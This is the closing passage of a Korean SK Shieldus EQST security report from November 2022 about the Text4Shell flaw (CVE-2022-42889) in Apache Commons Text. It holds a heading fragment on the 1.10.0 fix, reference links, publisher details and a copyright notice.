Default StringLookups
 클래스 목록에서 제외

[Default StringLookup 1.10.0 version 목록]

■ 참고 사이트

- URL: <https://www.rapid7.com/blog/post/2022/10/17/cve-2022-42889-keep-calm-and-stop-saying-4shell/>
- URL: <https://nakedsecurity.sophos.com/2022/10/18/dangerous-hole-in-apache-commons-text-like-log4shell-all-over-again/>
- URL: <https://commons.apache.org/proper/commons-text/apidocs/org/apache/commons/text/StringSubstitutor.html>
- URL: <https://checkmarx.com/blog/cve-2022-42889-text4shell-vulnerability-breakdown/>
- URL: <https://www.tarlogic.com/blog/cve-2022-42889-critical-vulnerability-affects-apache-commons-text/>
- URL: <https://paper.seebug.org/1993/>

EQST INSIGHT

2022.11



SK실더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
<https://www.skshieldus.com>

발행인 : SK실더스 EQST사업그룹
제 작 : SK실더스 커뮤니케이션그룹

COPYRIGHT © 2022 SK SHIELDUS. ALL RIGHT RESERVED.

본 저작물은 SK실더스의 EQST사업그룹에서 작성한 콘텐츠로 어떤 부분도 SK실더스의 서면 동의 없이 사용될 수 없습니다.

